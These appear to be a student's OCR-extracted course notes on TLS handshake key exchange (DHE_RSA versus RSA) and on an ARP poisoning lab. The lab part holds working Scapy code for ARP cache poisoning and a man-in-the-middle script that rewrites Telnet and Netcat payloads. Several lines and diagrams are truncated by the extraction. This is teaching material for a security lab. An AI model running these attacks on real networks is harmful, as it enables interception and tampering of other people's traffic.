Core Idea: The cipher suite dictates HOW the Pre-Master Secret (PMS, "Key K") is established and HOW the server is authenticated.

Two Common Scenarios from Exercises:

1. **`TLS_DHE_RSA_WITH_AES_128_CBC_SHA256` (Ephemeral Diffie-Hellman with RSA Authentication)**
    - **Key Exchange:** Diffie-Hellman Ephemeral (DHE) - *for deriving PMS*.
    - **Authentication:** RSA - Server's certificate is RSA; server signs its DHE parameters with its RSA private key.
    - **Provides Perfect Forward Secrecy (PFS).**
2. **`TLS_RSA_WITH_AES_128_CBC_SHA256` (RSA Key Exchange and Authentication)**
    - **Key Exchange:** RSA - Client encrypts PMS with server's RSA public key.
    - **Authentication:** RSA - Server's certificate is RSA.
    - **Does NOT provide Perfect Forward Secrecy (PFS).**


Key/Value Locations in Handshake:

Key / Value	`TLS_DHE_RSA_...` (Exercise 1A)
1. RSA (n,e) (Server Public)	**Step 3: Certificate**
2. RSA (n,d) (Server Private)	**NEVER Exchanged.** Used by server to *sign* DHE params in Step 4.
3. DH (A, g, n, a, b)	
DH Server Public (`A, g, n`)	**Step 4: ServerKeyExchange** (signed by server's RSA private key)
DH Client Public (`B`)	**Step 6: ClientKeyExchange**
DH Private (`a, b`)	**NEVER Exchanged.** Each side keeps its own secret.
4. Key K (Pre-Master Secret)	**NEVER Exchanged directly.** *Derived* by both sides after Step 6 fro

---

Visualizing the Handshake Differences:


Scenario 1: `TLS_DHE_RSA_WITH_AES_128_CBC_SHA256` (Exercise 1A - Ephemeral Diffie-Hellman)


Client
1. ClientHello (Proposes DHE_RSA ciphers
2. ServerHello (Selects DHE_RSA, S
3. Certificate (Contains Server's RSA P
4. ServerKeyExchange (Contains Server's DHE Public Params [A,g,
5. ServerHelloDone
6. ClientKeyExchange (Contains Client's DH
Client & Server now use their private DH exponent (b or a) and the other's public DH value (A or B
7. ChangeCipherSpec
8. Finished (Encrypted with keys derived f
Client uses derived AES & HMAC keys
9. ChangeCipherSpec
10. Finished (Encrypted with keys derived
Server uses derived AES & HMAC keys
Client

Key Points for `DHE_RSA`:

- **Step 3:** Server's **RSA Public Key (n,e)** is in the certificate.
- **Step 4 (ServerKeyExchange) is CRUCIAL:**
  - Server sends its **DHE Public Parameters (A, g, n)**.
  - These parameters are *signed* using the server's **RSA Private Key (n,d)** to prove authenticity. Client verifies this signature using the RSA Public Key from Step 3.
- **Step 6 (ClientKeyExchange):**
  - Client sends its **DHE Public Parameter (B)**.
- **Pre-Master Secret (Key K):**
  - **NOT directly exchanged.**
  - Client computes `K = A^b mod n`.
  - Server computes `K = B^a mod n`.
  - Both arrive at the same `K` if maths is correct.

Scenario 2: `TLS_RSA_WITH_AES_128_CBC_SHA256` (Exercise 1B - RSA Key Exchange)


Client
1. ClientHello (Proposes RS
2. ServerHello (Selec
3. Certificate (Contains S
5. Serve
Client generates Pre-Master Secret (Key K) randomly.
6. ClientKeyExchange (Contains Key K, ENCRYP
7. Chang
8. Finished (Encrypted with
Client uses derived AES &
9. Chang
10. Finished (Encrypted with
Server uses derived AES &
Client

Key Points for `RSA` Key Exchange:

- **Step 3:** Server's **RSA Public Key (n,e)** is in the certificate.
- **Step 4 (ServerKeyExchange): NOT USED** or is empty because no ephemeral parameters are being exchanged.
- **Step 6 (ClientKeyExchange):**
  - Client **generates the Pre-Master Secret (Key K)**.
  - Client **encrypts Key K using the server's RSA Public Key (n,e)** from Step 3.
  - This encrypted Key K is sent to the server.
- **Server's Role with Key K:**
  - Server receives the encrypted Key K.
  - Server uses its **RSA Private Key (n,d)** to decrypt Key K.
  - Now both client and server have the same Key K.

Summary of Derivation of AES & HMAC Keys (Common to Both After PMS is Established):

```
"pre-master-secret" (Key K) + clientRandom + serverRandom =>
Master Secret (MS)
MS => AES key + HMAC key
```

This part happens after Step 6 in both scenarios, allowing both sides to compute the symmetric keys for encrypting the `Finished` messages and subsequent application data. The `Finished` messages (Steps 8 and 10) are the first messages encrypted with these newly derived AES and HMAC keys.

Layer 2 Security

Wireless Security

Lab 3

I. Core ARP Concepts

- **ARP (Address Resolution Protocol):** Maps IP addresses to MAC addresses on a local network.
- **ARP Request:** Broadcast. "Who has IP `target_IP`? Tell `sender_IP`."
  - Ethernet Dst: `ff:ff:ff:ff:ff:ff`
  - ARP Opcode: `1` (request)
  - ARP `psrc`: `sender_IP`, `hwsrc`: `sender_MAC`
  - ARP `pdst`: `target_IP`, `hwdst`: `00:00:00:00:00:00` (or `ff:ff:ff:ff:ff:ff` for Gratuitous)
- **ARP Reply:** Unicast (usually). "`target_IP` is at `target_MAC`."
  - Ethernet Dst: `requester_MAC`
  - ARP Opcode: `2` (reply)

  - ARP `psrc`: `target_IP`, `hwsrc`: `target_MAC` (this is what the victim caches)
  - ARP `pdst`: `sender_IP`, `hwdst`: `sender_MAC`
- **ARP Cache:** Temporary storage on hosts for IP-MAC mappings.
  - Check: `arp -n` (Linux)
  - Delete entry: `arp -d <IP_ADDRESS>`
- **Gratuitous ARP:** A host sends an ARP packet (often a request, sometimes a reply) about its *own* IP address, not in response to a request.
  - **Purpose:** Update ARP caches of other hosts (e.g., after IP change), detect IP conflicts.
  - **For Poisoning (Task 1.C - Gratuitous ARP Request):**
    * ARP `psrc` (Sender IP) = ARP `pdst` (Target IP) = IP being claimed.
    * ARP `hwsrc` (Sender MAC) = Attacker's MAC.
    * Ethernet Dst = `ff:ff:ff:ff:ff:ff` (Broadcast).
    * ARP `hwdst` = `ff:ff:ff:ff:ff:ff` (Broadcast in lab spec).

II. ARP Poisoning Techniques (Scapy Examples)

- **Victim:** Host A (`IP_A`, `MAC_A`)
- **Target of Impersonation:** Host B (`IP_B`, `MAC_B`)
- **Attacker:** Host M (`IP_M`, `MAC_M`)

1. **Task 1.A: ARP Request Attack** (Poison A's cache: `IP_B` is at `MAC_M`)

```
# On Host M, send to Host A
# Tell A that IP_B (psrc) is at MAC_M (hwsrc), by asking A (pdst) about itself
arp_pkt = Ether(src=MAC_M, dst=MAC_A) / \
          ARP(op=1, # Request
              hwsrc=MAC_M, psrc=IP_B,  # Spoofed Sender (M claims to be B)
              hwdst="00:00:00:00:00:00", pdst=IP_A) # Actual Target of ARP query
sendp(arp_pkt, iface="eth0", verbose=False)
```

   Key Idea: A receives an ARP request seemingly from `IP_B` (but with `MAC_M`). Some OSes might cache `IP_B -> MAC_M` from the `psrc`/`hwsrc` of the request.

2. **Task 1.B: ARP Reply Attack** (Poison A's cache: `IP_B` is at `MAC_M`)

```
# On Host M, send to Host A
# Tell A (pdst, hwdst) that IP_B (psrc) is at MAC_M (hwsrc)
arp_pkt = Ether(src=MAC_M, dst=MAC_A) / \
          ARP(op=2, # Reply
              hwsrc=MAC_M, psrc=IP_B,    # The poisoned mapping
              hwdst=MAC_A, pdst=IP_A)    # Destination of this reply
sendp(arp_pkt, iface="eth0", verbose=False)
```

   Key Idea: Send an unsolicited ARP reply to A.


3. **Task 1.C: Gratuitous ARP Request Attack** (Poison A's cache: `IP_B` is at `MAC_M`)

```
# On Host M, send as broadcast
# Announce that IP_B (psrc, pdst) is at MAC_M (hwsrc)
BROADCAST_MAC = "ff:ff:ff:ff:ff:ff"
arp_pkt = Ether(src=MAC_M, dst=BROADCAST_MAC) / \
          ARP(op=1, # Request
              hwsrc=MAC_M, psrc=IP_B,        # Announce IP_B is at MAC_M
              hwdst=BROADCAST_MAC, pdst=IP_B) # Target IP is also IP_B
sendp(arp_pkt, iface="eth0", verbose=False)
```

Key Idea: Broadcast an ARP request where sender IP and target IP are the IP address being advertised (`IP_B`), with attacker's MAC (`MAC_M`).

III. Man-in-the-Middle (MITM) Attack

1. **Setup:**
   - **Poison A:** Convince A that `IP_B` is at `MAC_M`.
   - **Poison B:** Convince B that `IP_A` is at `MAC_M`.
     - Use ARP Reply attacks (like Task 1.B, but targeted appropriately for each victim).
     - Run `poison_a.py` and `poison_b.py` continuously in background: `while true; do sudo python3 poison_script.py; sleep 2; done`
   - **IP Forwarding on Attacker (M):**
     - `sudo sysctl net.ipv4.ip_forward=1` (Enable: to establish initial connection)
     - `sudo sysctl net.ipv4.ip_forward=0` (Disable: to let Scapy script intercept & modify)



2. **Scapy Sniff-and-Spoof (Skeleton for `mitm_telnet.py` / `mitm_netcat.py`):**

```
from scapy.all import *

# IP_A, MAC_A, IP_B, MAC_B, MAC_M defined
# For Netcat: student_id_bytes, replacement_bytes defined

def spoof_pkt(pkt):
    if IP in pkt and TCP in pkt:
        # Packet from A to B (Client -> Server)
        if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
            newpkt_ip = IP(bytes(pkt[IP])) # Copy L3+
            del(newpkt_ip.chksum)
            del(newpkt_ip[TCP].chksum)

            if pkt[TCP].payload:
                data = pkt[TCP].payload.load
                # --- MODIFICATION LOGIC ---
                # Telnet: newdata = data.replace(b'Q', b'Z')
                # Netcat: newdata = data.replace(student_id_bytes, replacement_bytes)
                # --------------------------
                if TCP in newpkt_ip and Raw in newpkt_ip[TCP]: # Clear old payload
                    del(newpkt_ip[TCP].payload)
                sendp(Ether(src=MAC_M, dst=MAC_B)/newpkt_ip/newdata, iface="eth0", verb
```

```
            else: # No payload
                sendp(Ether(src=MAC_M, dst=MAC_B)/newpkt_ip, iface="eth0", verbose=Fals

        # Packet from B to A (Server -> Client - usually just forward)
        elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
            newpkt_ip = IP(bytes(pkt[IP]))
            del(newpkt_ip.chksum)
            del(newpkt_ip[TCP].chksum)
            # No payload modification for B->A in this lab
            sendp(Ether(src=MAC_M, dst=MAC_A)/newpkt_ip, iface="eth0", verbose=False)

# Filter for Telnet: f = f"tcp and port 23 and ((src host {IP_A} and dst host {IP_B}) o
# Filter for Netcat: f = f"tcp and port 9090 and ..." (similar structure)
sniff(iface="eth0", filter=f, prn=spoof_pkt, store=0)
```

IV. Key Tools & Commands

- **Scapy:** Python library for packet manipulation.
  - `Ether()`, `ARP()`, `IP()`, `TCP()`, `Raw()` (for payload)
  - `/` operator to stack layers.
  - `sendp()`: Send packet at Layer 2 (needs full Ethernet frame).
  - `sniff()`: Capture packets.
- **Wireshark:** Packet analyzer.
  - Capture on `br-xxxx` (host bridge interface).
  - Display filters (e.g., `arp`, `tcp.port == 23`, `ip.addr == x.x.x.x`).
- `telnet <IP>`
- `nc <IP> <PORT>` (client)
- `nc -lp <PORT>` (server)

Lab 4

TLS HW3